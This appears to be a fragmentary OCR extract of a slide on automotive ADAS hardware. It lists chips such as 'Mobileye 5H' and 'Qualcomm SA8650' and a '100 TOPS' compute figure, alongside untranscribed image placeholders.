


2x Mobileye 5H



2x Qualcomm SA8650


100 TOPS





ADAS Internal Structure:

